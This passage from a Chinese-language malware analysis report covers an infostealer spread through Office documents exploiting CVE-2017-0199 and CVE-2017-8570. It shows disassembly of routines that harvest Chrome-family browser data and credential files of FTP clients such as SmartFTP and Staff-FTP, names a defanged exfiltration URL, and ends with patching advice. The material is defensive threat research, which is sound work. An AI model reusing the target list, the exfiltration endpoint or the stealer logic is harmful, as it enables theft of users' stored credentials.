.text:00407AD0 59                                  pop     ecx
.text:00407AD1 6A 09                               push    9
.text:00407AD3 AB                                  stosd
.text:00407AD4 AB                                  stosd
.text:00407AD5 AB                                  stosd
.text:00407AD6 AB                                  stosd
.text:00407AD7 33 C0                               xor     eax, eax
.text:00407AD9 8D BD 10 FC FF FF                   lea     edi, [ebp+var_3F0]
.text:00407ADF F3 A5                               rep movsd
.text:00407AE1 8B CA                               mov     ecx, edx
.text:00407AE3 66 A5                               movsw
.text:00407AE5 66 89 85 3E FC FF FF                mov     [ebp+var_3C2], ax
.text:00407AEC 8D BD 40 FC FF FF                   lea     edi, [ebp+var_3C0]
.text:00407AF2 BE 70 55 41 00                      mov     esi, offset aGoogleChrome ; "Google\\Chrome"
.text:00407AF7 F3 A5                               rep movsd
.text:00407AF9 8D BD 5C FC FF FF                   lea     edi, [ebp+var_3A4]
.text:00407AFF BE 8C 55 41 00                      mov     esi, offset aNichrome ; "Nichrome"
.text:00407B04 AB                                  stosd
.text:00407B05 8B CA                               mov     ecx, edx
.text:00407B07 AB                                  stosd
.text:00407B08 AB                                  stosd
.text:00407B09 AB                                  stosd
.text:00407B0A AB                                  stosd
.text:00407B0B 33 C0                               xor     eax, eax
.text:00407B0D 8D BD 70 FC FF FF                   lea     edi, [ebp+var_390]
.text:00407B13 A5                                  movsd
.text:00407B14 A5                                  movsd
.text:00407B15 A5                                  movsd
.text:00407B16 A5                                  movsd
.text:00407B17 66 A5                               movsw
.text:00407B19 8D BD 82 FC FF FF                   lea     edi, [ebp+var_37E]
.text:00407B1F BE A0 55 41 00                      mov     esi, offset aRockmelt ; "RockMelt"
.text:00407B24 F3 AB                               rep stosd
.text:00407B26 8B CA                               mov     ecx, edx
.text:00407B28 66 AB                               stosw
.text:00407B2A 33 C0                               xor     eax, eax
.text:00407B2C 8D BD A0 FC FF FF                   lea     edi, [ebp+var_360]
.text:00407B32 A5                                  movsd
.text:00407B33 A5                                  movsd
.text:00407B34 A5                                  movsd
.text:00407B35 A5                                  movsd
.text:00407B36 66 A5                               movsw
```

窃取各类 FTP 软件的信息：

```
text:00410611
text:00410611
text:00410611                          sub_410611      proc near               ; DATA XREF: sub_413003+4FB↓o
text:00410611 6A 00                                    push    0               ; int
text:00410613 6A 00                                    push    0               ; int
text:00410615 6A 05                                    push    5               ; __int16
text:00410617 68 A8 83 41 00                           push    offset aSSherrodComput ; "%s\\Sherrod Computers\\sherrod FTP\\fav"...
text:0041061C 6A 01                                    push    1               ; lpMem
text:0041061E 68 00 84 41 00                           push    offset aDocument_favor ; "#document.favoriteManager*"
text:00410623 E8 6B 1A 00 00                           call    sub_412093
text:00410628 33 C0                                    xor     eax, eax
text:0041062A 83 C4 18                                 add     esp, 18h
text:0041062D 40                                       inc     eax
text:0041062E C3                                       retn
text:0041062E                          sub_410611      endp
text:0041062E
text:0041062F
text:0041062F                          ; =============== S U B R O U T I N E =======================================
text:0041062F
text:0041062F
text:0041062F                          sub_41062F      proc near               ; DATA XREF: sub_413003+637↓o
text:0041062F 33 C0                                    xor     eax, eax
text:00410631 50                                       push    eax             ; int
text:00410632 50                                       push    eax             ; int
text:00410633 50                                       push    eax             ; __int16
text:00410634 68 38 84 41 00                           push    offset aSSmartftp ; "%s\\SmartFTP"
text:00410639 6A 01                                    push    1               ; lpMem
text:0041063B 68 50 84 41 00                           push    offset a_xml_0  ; "(*.xml"
text:00410640 E8 4E 1A 00 00                           call    sub_412093
text:00410645 33 C0                                    xor     eax, eax
text:00410647 83 C4 18                                 add     esp, 18h
text:0041064A 40                                       inc     eax
text:0041064B C3                                       retn
text:0041064B                          sub_41062F      endp
text:0041064B
text:0041064C
text:0041064C                          ; =============== S U B R O U T I N E =======================================
text:0041064C
text:0041064C
text:0041064C                          sub_41064C      proc near               ; DATA XREF: sub_413003+587↓o
text:0041064C 6A 00                                    push    0               ; int
text:0041064E 6A 05                                    push    5               ; __int16
text:00410650 68 60 84 41 00                           push    offset aSStaffFtpSites ; "%s\\Staff-FTP\\sites.ini"
text:00410655 E8 42 1B 00 00                           call    sub_41219C
text:0041065A 33 C0                                    xor     eax, eax
text:0041065C 83 C4 0C                                 add     esp, 0Ch
text:0041065F 40                                       inc     eax
text:00410660 C3                                       retn
text:00410660                          sub_41064C      endp
text:00410660
text:00410661
text:00410661                          ; =============== S U B R O U T I N E =======================================
text:00410661
text:00410661
```

最后提交窃取的相关数据到远程服务器

hxxp://www.allstroyka.eleko.by/libraries/domit/dub/fre.php。



0x04 修复建议

目前流行的 office 高级威胁漏洞趋向于稳定的逻辑漏洞，CVE-2017-0199 仍然是主流利用漏洞类型，该漏洞会针对不同文档格式利用有不同变种，同时新的 CVE-2017-8570 漏洞也在蠢蠢欲动。面对恶意文档攻击，广大用户需要提高安全意识，不要轻易打开不明来路的 office 文档，同时针对时下流行的 office 办公软件，使用 360 安全卫士安装最新的安全补丁，修复 CVE-2017-0199 和 CVE-2017-8570 漏洞。

0x05 时间线

0x06 参考文档

https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2017-8570

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199